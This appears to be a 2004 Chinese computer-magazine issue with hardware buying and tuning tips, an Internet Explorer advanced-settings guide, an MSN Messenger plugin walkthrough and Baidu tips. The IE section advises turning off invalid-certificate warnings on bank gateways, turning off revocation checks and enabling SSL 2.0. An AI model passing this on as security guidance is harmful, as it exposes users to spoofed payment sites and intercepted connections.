只要是有点名气的品牌机厂商，他们使用的内存条肯定是品牌货，绝不会是那些您听都没听过的杂牌（国产品牌机一般会用 Ramxel 或 PQI 这类本地品牌的产品，而进口品牌机则会使用零售市场比较少见的“原厂条”或金士顿这类品牌的产品）。所以当 JS 一脸坏笑地“推”给一条杂牌的所谓“品牌机内存条”时，还是那句老话——走为上。另外，不少“品牌机内存条”都会贴有印着品牌机厂商名的贴纸，有的贴纸甚至含有“水印防伪”等先进技术。不过，购买“品牌机内存条”前，您一定要问清楚：这条能上哪些主板。

2.如何判断内存条的 PCB 层数？

6 层 PCB 已经成为名牌 DDR SDRAM 的标准制造工艺，但在散装内存条市场，仍有不少 4 层 PCB 的产品夹杂于其中。这类内存条挑主板的问题十分严重，而且容易出些小问题。那么，如何分辨 6 层 PCB 和 4 层 PCB 的内存条呢？

方法很简单，您可以将内存条对着日光灯，然后观察 PCB 上的“盲孔”：假如有“盲孔”不透光的话（无论这样的“盲孔”有多少个），那么可以判定该内存条使用了 6 层 PCB。这是因为 6 层板的线既可以直入直出（即 PCB 一面的“盲孔”可在 PCB 的另一面的同一位置看到），也可以从 PCB 的一面进入，然后在 PCB 层内走到所需位置后，再从 PCB



内存条上的“盲孔”

的另一边或面走出来（有点像地下通道）。而4层PCB的内存条则无法做到这点，只能直入直出。

3.“垃圾条”是不是一定不能用？

很多地方都出现了一种用旧零件做成的内存条——“垃圾条”。由于价格便宜，JS很爱将“垃圾条”装给把价格压得太低的装机客户，尤其在一个柜台或一家公司装配整台电脑的时候。但这种内存条全用旧零件做成，因此极不稳定。

不过，由于用料太次的缘故，“垃圾条”很容易辨别。首先，为了保证仅有的一点“兼容性”，“垃圾条”大多没有SPD芯片或者只有一个SPD芯片的空壳摆在那里，线路根本没连到PCB上。这样的内存条用来组成双通道，肯定没戏！还有就是看用料啦，“垃圾条”上的电阻肯定是参差不齐，通常一条内存条上能数出几种电阻来，而且焊点也较旧。



4

两款性价比和质量都不错的内存条

4.是不是一定要上“双通道”？

很多人买电脑的时候都喜欢一步到位，所以尽管自己囊中羞涩，仍想组双通道。

其实，双通道对系统性能的影响并不大。除了Quake3和DOOM3外，双通道给游戏带来的速度提升不过5%。而且这个幅度还会随CPU超频而降低，但您却须为组双通道而至少多付150元——这些钱足以换块更好的显卡（在预算足够的情况下，赛扬D可以考率双通道，闪龙或Athlon XP则无此必要）。

主板优化技巧

1.优化华擎K7S8X和K7S8XE(+)的内存性能

华擎K7S8X和K7S8XE(+)是出货量最大的低价主板之一。也许是产品定位的原因，这三款主板的BIOS选项一直不多，各种高级的内存参数和倍频调节选项更是欠奉！不过，随着一批官方测试版的释放，这些问题得到解决。

K7S8X-E+

http://www.ocworkbench.com/2003/asrock/k7s8xeplus/bios/betabios.htm

1.91a：包含了不少内存优化的选项，最多可为系统挖出15%的性能。

K7S8XEPM AE Edition：倍频调节版，但没有内存优化选项。

K7S8X

http://www.ocworkbench.com/2003/asrock/k7s8x/bios/betabios.htm

2.20a：包含了不少内存优化的选项，最多可为系统挖出15%的性能。

K7S8X-E

http://www.ocworkbench.com/2003/asrock/k7s8xe/bios/betabios.htm

1.40a：包含了不少内存优化的选项，最多可为系统挖出15%的性能。

注意：

(1)请从华擎的网站下载BIOS刷新工具，别乱用其他BIOS刷新工具，如@BIOS！

(2)请在纯DOS下刷新BIOS，引导系统的磁盘只应有command.exe、新BIOS文件、旧BIOS文件和BIOS刷新工具四个文件（引导系统的磁盘可在DOS下用sys a:命令制作）。

(3)刷新BIOS前，请先清CMOS。

(4)刷新BIOS后的首次开机时，请先加载BIOS默认值，并保存。假如出现无法并机的故障，请清CMOS(须切断电脑的总电源)。

(6)假如在刷新过程中出现意外，那么请勿重启电脑，直接刷回旧BIOS文件！

刷新成功后，您就可以在BIOS中找到向往已久的选项啦！

2.优化SiS 746/746FX/748芯片组的内存性能

上面谈了如何优化K7S8X和K7S8XE(+)主板的内存性能，但对于其它基于SiS 746/746FX/748芯片组的主板来说，这里也有一款专用的软件——CheepoMenTweak Utility。

CheepoMenTweak Utility由ECS开发，但也能用于其他基于基于SiS 746/746FX/748芯片组的主板。它采用修改寄存器数丘的方式优化内存性能，所以不会伤硬件。优化失败后只需重启电脑或清CMOS即可将电脑恢复至原使状态（笔者仍建议您事先做系统备份）。借助这个软件，笔者让技嘉K7S748-L的内存性能提升了3%，使其性能可以媲美双通道的nForce2主板！

下载地址：http://www.ocworkbench.com/2003/cheepoman/cheepomemtweak005.zip

讨论：http://www.ocworkbench.com/ocwb/ultimatebb.php?ubb=forum;f=2

显 卡

1.中、低端显卡市场：压力

R9550可以说是目前中端显卡市场的热点，华硕、微星和技嘉三巨头的价格战让R9550的价格一路走低。目前"双128"的华硕A9550 TE/GD只需599元，而技嘉雷神金钢则只需499元。迫于压力，二线厂商的R9550将于近期降低，但不会降很多。毕竟R9550显卡的成本已探底，再降就要降质量了(搞不好到时性能只能"媲美"5200FX)，所以目前是购入R9550的最好时机！同样是迫于压力，5600和5700LE将会降价。目前已有多款5700LE跌破600元，但乃较R9550贵。想玩DOOM3的读者可以考虑一下，毕竟N卡的OpenGL性能一向较好。

好了，笔者接下来将对时下热门的中、低端图形芯片做逐一点评。

R9550

可以应付一下单人模式下的《DOOM3》，但多人模式就免了。R9550能轻松应付最近推出的《反恐精英：起源》，但前提是不能开太多的特效，因为R9550在高画质（1024x768@32bit色）+Athlon 64 4000+只能跑出个3x FPS的成绩。但《孤岛惊魂》之类的新游戏，R9550则能轻松应对！

既然说到R9550，那么就不能不说说时下流行的各种"移动版"。按理说"移动版"的发热应该更小，但现实并非如此。由于"移动版"的核心集成了四颗显存，所以"移动版"的发热量仍然很大，因此其超频能力不会比桌面版的R9550强。同时，由于"移动版"的核心较特殊，所以它要不然只能用专用的驱动程序(更新较慢)，要不然只能自己动手从桌面版的"催化剂"中提取最新的驱动程序，较麻烦……不过，"移动版"的价格比桌面版便宜，手头紧的用户可以考虑一下。另外，"移动版"的R9700和桌面版的R9700没什么关系，其性能和R9600相似。

5600和5700LE

他哥俩最近颇不顺利。先说说最新的《反恐精英：起源》吧，由于驱动程序的原因，5600和5700LE比R9550慢多了，而且只能强制工作在DirectX 8.1模式下，想吃热豆腐的读者要注意了！不过，在传统的优势项目OpenGL下，5600还是比R9550强。

笔者在这给您提个醒：5700LE还可以套用5200和MX4000的四层PCB方案，该方案较标准5200Ultra和5700的PCB方案有所缩水，同时也利于JS用5200冒充5700LE。假如您不熟此道，那么还是老老实实地去买5600吧！

GeForce4 Ti

重出江湖的老将，虽然不支持DirectX 9.0，但其DirectX 8.1性能仍然不错。在纯DirectX 8.1游戏中，5700LE和R9550都不是GeForce4 Ti的对手，例如DirectX 8.1模式下《反恐精英：起源》，GeForce4 Ti比R9550和5700LE快（《DOOM3》）。总之，GeForce4 Ti适合那些不怎么追求画质的玩家。

R9250


ATi争夺低端市场的利器，硬件支持DirectX 8.1，所以应付《天堂2》和Quake3之类的游戏不成问题（在低画质《DOOM3》@640×480@16bit色下，R9250只能跑出28 FPS）。不过，目前基于R9250的显卡仍较贵，您可以稍等一下再出手（合理价位在360元左右，64MB显存@128bit）。

5200FX


呃，笔者总觉得5200FX是一款"上不了天，下不了地"的产品。在



显存是Remark重点，旧显存的针脚很容易出现氧化现象



缩水后的低通滤波电路(左)和优质的低通滤波电路(右)对比，差距明显



显示器保护电路



上有R9550，下有R9250，后有GeForce4 Ti的情况下，5200FX实在不是一个好选择！

2.如何选购低价显卡

看显存

显存的成本大约占显卡总成本的20%，所以在显卡大打价格战的今天，显存自然会屡遭毒手……

看显存，首先看的是显存的针角。优质显存的针角应该很光亮，假如显存的针角光泽暗淡的话，那么该显存十有八九是“循环再用”的旧显存。用这种显存的显卡很容易出现花屏的问题，降频使用也不行！

之后，再看显存表面有没有Remark的痕迹。目前两大显存制造商——三星和Hynix的显存表面均采用激光刻字(如Intel的芯片组)，而不是印刷字（如VIA的芯片组），所以它们的显存上的字迹都不会很清晰，有颗粒感。而Remark过的三星和Hynix显存表则是字迹清晰，且光滑。同时，正品Hynix显存的左下角还有一个凹圆。

另外，笔者还想说说目前杂牌显卡上常见的“高速低用”的问题，所谓“高速低用”是指将高速显存用在低频上。遇到这种情况时，千万别以为您捡到便宜了，因为这样的显存多半超不上去，一超就花屏（有的JS会说“‘高速低用’是为了稳定”之类的鬼话）……

看低通滤波电路和保险丝

低通滤波电路决定了显卡的2D画质。早期A卡的2D画质之所以好于N卡就是因为它的低通滤波电路的质量好，但由于目前很多中低端显卡都在该电路上玩“精减”，所以A卡的2D画质也每况愈下……

笔者给出优质和劣质低通滤波电路的对比图(见图6)，看看便知，不用多说！

显示器的保护电路也是另一个“缩水重灾区”，这个位于显示器接口附近的保护电路能防止显卡被突如其来的大电流烧毁。

看生产日期

这里说的“生产日期”不是指显卡的生产日期，而指显卡上各部件的生产日期。假如您发现显卡上不同部件的出厂日期间存在着较大的差距（一年以上），那么只有两种可能：一是显卡积压严重，二是卡被修过……总之，笔者不建议您购买这样的显卡。食物要新鲜，板卡也要“新鲜”！

3.显卡与CPU的搭配问题

显卡与CPU的搭配问题一直困扰着DIYer。对于低价电脑，好钢应该用在刀刃上，究竟什么样的显卡该搭配何种CPU呢？要解答这个问题，先要将显卡分类：以5200FX、R9250为代表的低端显卡和以5600、R9550为代表的中端显卡。

对于第一个分类来说，游戏的瓶颈在于显卡。以R9250为例，当CPU由赛扬D 320换成奔腾4 2.8E后，其3DMarks 2001SE的测试成绩只提升了2%左右！因此，假如您经常在1024×768@16bit色下玩游戏的话，那么一颗Athlon 1700+或+超频后的赛扬C 2.0 GHz就可满足需求。不过，假如您经常在800×600@16bit色这样的低分辨率下玩游戏的话，那么一块高速CPU不可少，因为CPU能大幅影响低分辨率下的游戏速度。

第二个分类则对CPU的要求较高些。无论高分辨率，还是低分辨率，赛扬D 320或闪龙2200+都是最低要求。以R9550为例，当CPU由奔腾4 2.8E变成赛扬D 320后，其3DMarks 2001SE的测试成绩下降了6%左右。

显卡优化技巧

1．让“移动版”跟上潮流

目前，很多显卡厂商都推出了所谓的ATi“移动版”显卡。这些显卡以物美价廉赢得了大家的欢迎，但“移动版”也有一个缺点——不能用桌面版的Catalyst驱动程序，只能使用显卡厂商提供的专版驱动。难道只能看着新版本的Catalyst去“催化”桌面版的“镭”？不！DH Mod tool V2.0b能帮您解决这个问题！

DH Mod tool V2.0b是一款免费的破解软件，它能让各种“移动版”用上桌面版的Catalyst，您可以到这里下载它：http://www.driverheaven.net/patje/。DH Mod tool V2.0b的使用方法很简单，只需将最新版本的Catalyst解压到C:\ATI下，然后运行软件，接着在“Please select the card from list”中选择显卡的型号（“移动版”的R9550选Mobility Radeon 9600)，之后软件就开始破解驱动程序了。破解完成后，您就可以到C:\ATI下安装最新版的Catalyst了！假如无法安装，那么您可以进行手动安装：在“设备管理器”中安装，驱动程序的INF文件位于C:\ati\support\...\driver\xxx.INF下。

2．让低端显卡玩《反恐精英：起源》

《反恐精英：起源》的魅力让人留口水，但很多低端显卡无法运行这样的游戏，怎么办呢？首先，请确认您的显卡是具备T&L引擎，假如没有，那么……换显卡吧！《反恐精英：起源》支持三种显卡模式：DirectX 9.0/8.X/7.0，三种模式可获得截然不同的速度和画质：DirectX 7.0模式速度最快，画质最差，以此类推。DirectX 7.0模式的速度比DirectX 9.0快35%左右。因此，您完全可以通过改变DirectX的版本来改变游戏的速度！不过，请您不要打DirectX 6.0的主意，它不支持T&L！

硬 盘

1.如何别“返修盘”

每天都有无数有着各种问题的小容量硬盘（40GB）流入二手市场。JS怎么处理这样的硬盘呢？当然是修好之后当便宜的新硬盘卖……

无论是哪个硬盘厂商，它们都会对返修过的硬盘作标记，如在型号或序例号后标“Repaired”之类的英文。经过电路板维修的硬盘还会在电路板上留下痕迹：某个芯片上标出的出厂日期与其他芯片的出厂日期相距甚远。同时，维修过的硬盘通常会伴有盘身划痕、硬盘表面的标签不清晰等问题……不过，这种硬盘还有一个显而易见的“马脚”：保修期非常短，从一个星期到一个月不等。并且如果您将这种硬盘的序列号发到硬盘厂商的查询系统的话，还会得到一个惊人的结果！

2.SATA：仍不宜购买

SATA硬盘的价格已经较当初上市有了很大的回落，但笔者觉得目前仍不是选购SATA硬盘的好时机。原因很简单：目前的低价SATA硬盘仍采用了PATA信号转换的工作方式，非原生SATA。这种工作方式使SATA的优势荡然无存，实在对不起它的价格！所以，您目前完全可以买一块PATA硬盘使用，把省下的钱用到刀刃上。至于以后的升级问题，您可以通过一块“PATA转SATA卡”解决问题。这种卡直接插在硬盘上，不占用主板资源，价格只需20元左右。

硬盘优化技巧

1.IDE驱动程序：莫乱装

IDE驱动程序真能提高磁盘性能吗？不一定。

以Intel Application Accelerator（IAA）为例，当笔者在Windows XP下安装它后，PCMark2004中磁盘测试的得分较安装前下降了4%；同时，IAA还导致了SpeedDisk无法使用……实际上，目前IDE驱动程序的加速方式无非就是从内存中划一块区域给硬盘作高速缓存，并辅以缓存优化算法。但Windows XP也集成了类似的技术，所以有时IDE驱动程序的所谓“优化”就显得有些画蛇添足了，甚至会引发故障(问题不断的VIA IDE驱动程序就是最好的例子)。

因此，笔者建议您不要随意安装IDE驱动程序，一般只在下列情况才需安装：正使用Windows 98或RAID功能；经常进行大量数据对拷；系统中混合使用高、低速硬盘；硬盘的工作模式不正确。

另外，假如您的电脑出现读写硬盘时系统假死、光驱无故“失踪”或听CD爆音之类的问题，您也可尝试通过卸载IDE驱动程序来解决问题。

2.关于装双硬盘的问题

随着硬盘不断降价，很多人都买了第二块硬盘。但很多低端主板都对硬盘在IDE口上的顺序有要求，怎样安装才能最大限度发挥两块硬盘的性能呢？

一般而言，主板厂商会建议用户将主硬盘装在IDE1(0)口，光驱独立装在IDE2(1)口上。但装了第二块硬盘后，肯定有一个IDE口要装两块硬盘。此时，假如新买的硬盘和旧硬盘型号一样，那么可以将新硬盘与原来的并在同一个IED口上，新硬盘的跳线选择Slave（有些品牌机的主板要求选Cable Select）。但是，假如新买的硬盘和旧硬盘不一样，那么笔者建议将较快的硬盘挂在IDE1(0)口，并在上面装操作系统。而较慢的硬盘则与光驱挂在IDE2(1)口，这样能减少硬盘速度的损失。需要注意的事，有些低端主板对光驱和硬盘挂在一起时的跳线设置有要求，您需要看看主板说明书。但无论如何，笔者都建议在挂接第二块硬盘之后重装操作系统，并安装IDE驱动程序。

3.优化DOS和Linux下的硬盘速度

VIA和SiS的芯片组都支持“IDE Burst Mode”的功能，这个功能可以增加硬盘的数据突发传输速度。但很多主板默认将其关闭，您可以在BIOS的“Integrated Peripherals”中将其打开。对于DOS和Linux这样的操作系统而言，他可以起到加速硬盘作用。

4.解决VIA VT8237的SATA/RAID故障

VIA VT8237常与KT600、K8T800系列、PT880和PT800搭配使用，但其SATA/RAID功能似乎不太完善，经常出现“Unkrow Hardware”、无法识别硬盘和盘符丢失等故障。目前除了使用屏敝SATA/RAID模块的BIOS，还没有什么好方法，笔者提出的方法也只是缓兵之计。

首先，笔者建议您重装系统，并用Windows Update打补钉，之后再安装VIA 4 in 1。安装VIA 4-in-1是解决故障的关键，笔者建议您使用系统自带的IDE驱动程序，不要安装VIA 4-in-1中的VIA IDE，因为它会加剧故障。

装完VIA 4 in 1后，接下来就该收拾RAID模块了。不知什么原因，VT8237的RAID模块很难在BIOS中彻底屏蔽，时不时会冒出来。既然它这么爱出风头，成全它吧——直接在“设备管理器”中将其禁用。这样VT8237的RAID模块虽然还会出现在“设备管理器”中，但已无法继续“兴风作浪”了。

显示器

1.不可忽视电压适应性问题

自从CRT显示器开打价格战之后，其耐低压性就是一日不如一日，而今年全国各地的“电荒”更让这个问题越来越严重。不少CRT显示器在低电压下，就会出现画面闪烁和聚焦不良的恶果，极伤眼睛。假如这样的CRT显示器用在营业性场所的话，那么足以吓走客人……

一般来说，合格的CRT显示器能在200V～240V正常工作。但假如您家在缺电地区的工业区附近，或住在农村，那么200V的耐低压性根本不够用。因为上述地区在用电高峰期时的电压很可能只有180V甚至更低（除非当地对用电大户拉闸限电），这时的CRT显示器已很难正常工作！不过，目前还没有显示器厂商公布旗下产品的最低工作电压，所以您只能自己打听（最好是离家较近的网吧），但一般低功耗的CRT显示器都能工作在较低的电压下。


2.从细微之处看CRT显示器

屏蔽罩

现在的CRT显示器已把屏蔽罩省得不能再省了，所以您也不必费时费力地找全屏蔽罩的CRT显示器了，反正没有！不过，任何东西都有一个限度，屏蔽罩再缩水也得保证显像管后面的控制电路板能被完全罩住，假如没有，那么这台CRT显示器还是算了吧！

小知识

什么是屏蔽罩



显示器内部混合了高压和低压两种电路及相关元件，它们不仅对外产生电磁辐射，同时也很容易受外界电磁辐射的影响而产生画面显示效果不佳的问题。而且电磁辐射对人体是有一定程度伤害的。为了屏蔽电磁辐射对外界和其本身的影响，显示器的内部的电路包括整个电子枪部分都应该是被一块完整的金属罩笼盖，这样才能保证质量和安全性。

有很多人都说从后盖看CRT显示器里是黑乎乎的什么也看不见。要解决这个问题很简单，您只需用手电筒照即可，带闪光灯的拍照手机也可以。总之找一个外来光源，就能把CRT显示器的“内容”看得一清二楚！

聚焦能力

让CRT显示器在说明书上标称的最高分辨率、刷新率和色彩深度下工作1小时，然后观察“我的电脑”等位于屏边沿的图标有无出现发虚的现象。假如有，则说明该CRT显示器的高压电路有问题，或着正被“超频”使用！

视保涂层

视保涂层也不幸成为了价格战中的牺牲品，但它对保护视力太重要了，所以绝不能省！

视保涂层的颜色呈蓝色或银色，所以您可以从特定角度（关机时）看到视保涂层折射出的蓝光、银光或看到银色薄膜。另外，您也可以找一张餐巾纸放在离屏幕1cm处，然后开机，假如餐巾纸被吸到了屏幕上，则说明此CRT显示器没有视保涂层。

3.低价LCD显示器：想说爱你不容易

目前LCD显示器的价格已非常便宜，只需1XXX元就可抱回一台，但实际上这只“螃蟹”并不美味。

就拿重要的整体响应时间来说吧，低价LCD显示器的整体响应时间多为25ms。这样的LCD显示器就别想用来玩游戏了，“扫尾”问题会让人在游戏中吃尽苦头，最多只能看看DVD。但看DVD对显示器的亮度和对比度也有要求，低价LCD显示器的亮度也不够（CS中的墙角只能看到一片暗光），而色彩还原性更是差……

从参数来看，低价LCD显示器比较适合以文字处理为主的商业用户，而家庭用户最好还是买性能好一些的LCD显示器或直接购买CRT显示器，毕竟一台显示器能用很久，实在没有必要为了省那点钱而对不起自己的眼睛！ CF [ZT01]

跟您说声对不起！

22期《看我怎么“修理”你——Photoshop图片处理一日通》一文受到了不少读者的喜爱与关注，但由于我们工作的失误，造成其中两个画笔资源无法正常下载（经查是相关网站的下载链接在我们杂志刊出后出现问题），在此向大家表示诚挚的歉意，我们已将它们放置到华军网站，你可以通过http://www.newhua.com/cfan/200422/ps_brush555.rar（555套Photoshop笔刷，85MB）和http://www.newhua.com/cfan/200422/ps-brush431.rar（431套Photoshop笔刷，45MB）进行下载。

IE 高级选项不再沉默

IE Advanced Option

■上海　狂PK雪影
■ 选题推荐　北京　张研
■ 选题奖金　200元

大家上网时，总是不可避免地会遇到各种各样的问题。其实一些看似复杂的问题，在IE的高级选项(“工具→Internet选项→高级”)设置中就能轻松化解。

协议篇

1.什么是HTTP 1.1协议？

HTTP协议好比是售货员与顾客之间的交流方式，一次网页的浏览其实可以想像成下文中的对话：

顾客:“你好，请给我index.htm网页！”

售货员:“好的，请稍等，让我找找。”

……(几毫秒后)

售货员:“找到了您要的index.htm，它的包装上的标识文字为中文，大小为……(略)”

顾客:“好的，我要的就是这个，请告诉我它的内容。”

售货员:“嗯，请听好，它的内容为‘<html>……’(略)”

这是一种比较好的情况，可是如果事情并不像我们想象的那样，比如服务端和客户端分别采用HTTP 1.0和HTTP 1.1协议，那么就会发生“语言交流不通”的情况：

顾客:“你好，我想找上次告诉过你部分特征的那个index.htm，它的其余特征是……”

售货员打断他的话:“对不起，我不明白你上次告诉我的部分特征是什么意思，我不记得了，所以不能把index.htm给你。”

由此可见，如果协议设置有问题，那么就会导致网页无法正常显示或者根本无法显示的情况。

解决方案:如果一些支持HTTP 1.0的网站无法登录，尝试清除“使用HTTP 1.1”的勾选。

2.Microsoft VM

⑴启用Java JIT编译器

Java是SUN公司开发的一种独立于平台的语言，所以Java程序不必经过重新编译的过程即可在各个平台(已实现Java虚拟机的平台)上运行，而MS也为其Windows实现了自己的Java虚拟机(MS-JVM)。很多网站上宣称需要Java支持的，在浏览前都需要先安装Java虚拟机。Java在各个平台上的运行方式可以想像成下面这样：

工程师A拿着Java图纸来到Win32生产车间，说:“我要生产一个这样的程序，它必须实现文字处理的功能……(略)”



Win32生产车间主任看了看图纸说:“嗯，这种图纸我们的最新机器MS-JVM可以生产。”不一会儿，A就拿到了一个方形的文字处理程序。

工程师A很高兴，又拿着图纸来到了Linux生产车间并复述了一遍产品要求，Linux生产车间主任指着Sun公司的J2RE说:“我们也可以生产”，也是一会儿，A便拿到了一个圆形的文字处理程序。虽然零件不同，但两个程序都很好地完成了文字处理功能。

解决方案:如发生无法显示Java类网页的情况，请确认已勾选“启用Java JIT编译器”。

> **小提示**
> SUN公司官方也发布了其在Windows下的Java虚拟机(在Windows上称为J2RE —— Java 2 RUNTIME)，对Java程序具有更高的兼容性。

⑵启用Java记录

启用Java程序的活动日志，建议不打开。

⑶启用Java控制台

Java程序员调试程序时会用到的功能，普通用户同样不建议使用。

安全篇

1.不将加密的页面存入硬盘

在网上最多见的链接前缀是“http://”，可是实际上还有另外一种URL应用得也很广泛(经常使用网上银行的朋友一定对此不陌生)，那就是加密页面链接“https://”，这种页面非常安全，适用于网上支付等对安全需要较高的网站。

仅仅把文件加密你就放心了吗？在Internet临时文件夹中你所访问的文件都有记录，是不是又感觉非常有危机感？

解决方案:勾选“不将加密的页面存入硬盘”。

2.对无效站点证书发出警告

经常在网上购物的朋友都有一个苦恼，就是在进入银行的支付网关时，总会弹出几个“安全警报”提示这提示那的。难道银行也有弹出广告！？我们完全可以通过设置来避免这些多余的操作而不必担心会因此引发什么安全问题。

解决方案:清除“对无效站点证书发出警告”的勾选。

3.关闭浏览器时清空 Internet 临时文件夹

机器中残留着的WEB邮箱中的邮件内容常常成为黑客入侵的“帮凶”，但总不能每次都手动把IE的Internet临时文件清空吧？那该有多麻烦……别着急，IE早已经替我们想到了。

解决方案:勾选“关闭浏览器时清空Internet临时文件夹”。

4.检查发行商的证书吊销

软件发行商为了确保其产品版本的安全性，就将其软件的特征通过证书算法取得了互联网上安全认证服务器的“信任”，并进行了发布。Windows系统在此类软件进行SSL连接时，会自动检查其证书的有效期，如果在有效期内则放行，而如果已经过了有效期，则Windows就会自动访问证书撤销服务器crl.Verisign.com。全球的Windows用户不计其数，有些通用软件一旦证书过期，就会在一段时期内超出证书撤销服务器可承受的负载范围，基于这个原因，微软关闭了这台服务器。于是，便有一些软件始终尝试连接证书撤销服务器，从而导致系统速度变慢等问题(如前不久网上盛传的Norton拖慢系统也是这个原因)。

解决方案:清除“检查发行商的证书吊销”的勾选(这样设置可能导致安全问题，彻底解决问题的方法还是得更新软件的证书)。

5.检查服务器的证书吊销

这次证书保护的对象成了网站，可是这个选项除了在极少数的在线支付系统中会用到外，其他情况下勾选这个选项都会造成许多奇怪的问题(比如MSN Messenger无法登录、Windows Update无法正常工作等)，所以一旦发生此类情况，去除其勾选是首先应该考虑的方法。

6.使用 SSL 2.0

安全套接字层2，安全传输的标准协议。

7.使用 SSL 3.0

安全套接字层3，比SSL 2.0更安全，但不是所有的站点都支持。

路人:“Hi，我要经过这里，请让我通过。”

关卡A(看了看路人胸前的SSL 2.0护照，微笑着让开了路):“请过去吧！”

路人又来到了关卡B这里，和刚才一样:“Hi，我要经过这里，请让我通过。”

关卡B(看了看路人，皱了皱眉头):“对不起，不能让你通过。”

路人有些怒了:“你凭什么不让我通过！？我刚才在关卡A不是很简单就通过了吗？”

关卡B指了指自己胸前的SSL 3.0护照，带着一丝冷笑，轻蔑地对路人说:“就凭这个！”

从上面这段对话我们可以看出，对于具备不同安全需要的网站，有时必须同时具备SSL 2.0和SSL 3.0协议才能正常访问。

解决方案:如果一些需要安全认证的网站(如购物网站，银行网关等)无法正常访问或显示，请清除“检查服务器的证书吊销”，同时勾选“使用SSL 2.0”和“使用SSL 3.0”。

> **小提示**
> 如果你升级过IE，那么在升级之后，一定要检查安全设置中的选项是否已设置正确，否则会造成不必要的麻烦。

8.重定向提交的表单时发出警告

表单一般发送的内容都是有关填表人的身份、账户密码及其他个人信息之类的内容，而有些黑客很喜欢利用跨站表单的方式来盗取你的信息，有些用户在不知名的情况下填了一个表单，谁料到这是黑客设的圈套。正当黑客沾沾自喜以为账号已经轻松到手时，用户的IE弹出了一个警告对话框把黑客的阴谋揭露了。

解决方案:勾选“重定向提交的表单时发出警告”。

多媒体篇

1.播放网页中的动画

当网页中的GIF动画图片无法以动态方式显示时，可以检查这一项是否勾选。

2.启用自动图像大小调整

在论坛中看到一个有趣的图片，当然第一时间点击它放大看看，可是在新的IE窗口里，图片反而缩得更小了，这是怎么回事呢？

解决方案:清除“启用自动图像大小调整”的勾选。

3.智能图像抖动

强烈建议打开这项默认功能，可以较明显地提高IE中图片的显示质量。

浏览篇

1.禁止脚本调试

最近IE出了点问题，看很多网页都会弹出脚本错误提

MSN Messenger未卜先知

■ 四川　朱莉

和她赌气了，不知道她是否打开了和我聊天的对话框，不知道她和我聊天时是否专一，不知道她是不是把我删除了。根本用不着什么黑客软件，小小插件就能让MSN Messenger未卜先知。

1.必备工具

Messenger Plus! 3.25.106 (3.42MB):http://download.msgplus.net/files/MsgPlus-325.exe

StuffPlug-NG 0.7.39 (699KB):http://www.stuffplug.com/?act=download&subact=view&ID=6

2.安装与配置

StuffPlug-NG是Messenger Plus!的插件，安装之前需要安装Messenger Plus! 3.01.94以上版本。安装StuffPlug-NG时，会出现一个要求填入验证码的对话框(见图1)，复制"Install ID"中的文字，进入http://www.stuffplug.com/?act=generate，粘贴到"Install ID"输入框中，生成Validation Code(验证码)后粘贴到对话框后继续进行安装即可。



图1

在已登录的MSN Messenger主窗口中，单击"Plus!→个人偏好设置"，选择"插件→StuffPlug-NG"，单击"配置"按钮，会弹出"StuffPlug-NG Options"功能选择框，有窃取对方头像、对方关闭窗口提示、对方打开窗口提示、自动压缩传输的文档、提示有人删除你等功能。

实例1:看他是否一心两用

实现效果:当好友打开和你聊天的对话框时，你将会听到声音提示，右下角会自动弹出提示框。如果好友关闭了和你聊天的对话框，就会在你的聊天对话框中出现"某某已离开对话"的红色字样，利用该功能，可以检验对方是否开着窗口在和你认真地聊天。

操作步骤:在"StuffPlug-NG Options"功能选择框选中"Message when user closes window"和"Enable window opened notifier"，单击"OK"，退出MSN Messenger，再重新登录即可。

实例2:提示有人删除你

实现效果:当你在线时，如果某好友删除你，你将会收到提示信息。

操作步骤:在功能选择框选中"Alert when someone deletes you"。

实例3:多窗口切换聊天

实效效果:在一个窗口中通过标签切换就能和多个人聊天，如同GreenBrowser等多窗口浏览器一样(见图2)。



图2

操作步骤:在功能选择框选中"Enable tabbed conversations"即可。CF [WL02]

示框，非常讨厌，而且一不小心按错便开始调试了。

解决方案:勾选"禁止脚本调试"。

2.使用被动FTP

一直有人说Windows自带的FTP.EXE功能太差，很多地方都连接不上。

解决方案:勾选"使用被动FTP"。

3.下载完成后发出通知

很多新手在用IE直接下载文件时，勾选了下载框中的"下载完毕后关闭该对话框"，到下次下载时，问题出现了:"咦！？我的文件保存到哪儿了！"在一阵狂翻乱找后，仍然毫无结果。

解决方案:勾选"下载完成后发出通知"。

4.在桌面上显示Internet Explorer

别人老用我的机器浏览网页，经常中毒，有什么方法把IE隐藏吗？高手回答："当然有，改'注册表'、用设置软件……"一大堆术语把菜鸟弄得晕头转向。试试IE自带的"隐藏功能"吧！

解决方案:清除"在桌面上显示Internet Explorer"的勾选，在"开始"菜单中删除IE的快捷方式(这招对于高手来说当然没用，但也起到了一定的隐藏作用^-^)。CF [WL01]

Baidu 百度
www.baidu.com
有问题 百度一下

无所不能攻略之

有情剑：无尽宝库 百度一下

百度(www.baidu.com)是个当之无愧的大宝库，除了可以搜索到自己关心的网页之外，还可以获取很多宝贝。

1.歌词随手拈

找最新最全的歌，我向来选择百度。进入http://mp3.baidu.com/，选中“歌词”，用歌名搜索即可找到相应的歌词(譬如输入“老鼠爱大米”)。在搜索歌词页面，还可以顺便下载相应的MP3和手机铃声。

> **小提示**
>
> **不记得歌名该如何找到歌词？**
>
> **★如果不记得歌名，但是知道其中的某句歌词，譬如“就像老鼠爱大米”，则用记得的歌词作为关键词搜索，就可以找到这首歌曲的名称以及歌词。**
>
> **★如果连一句歌词都不记得，则可以用歌手的名字来搜索歌词。**

2.音乐、铃声、Flash随手取

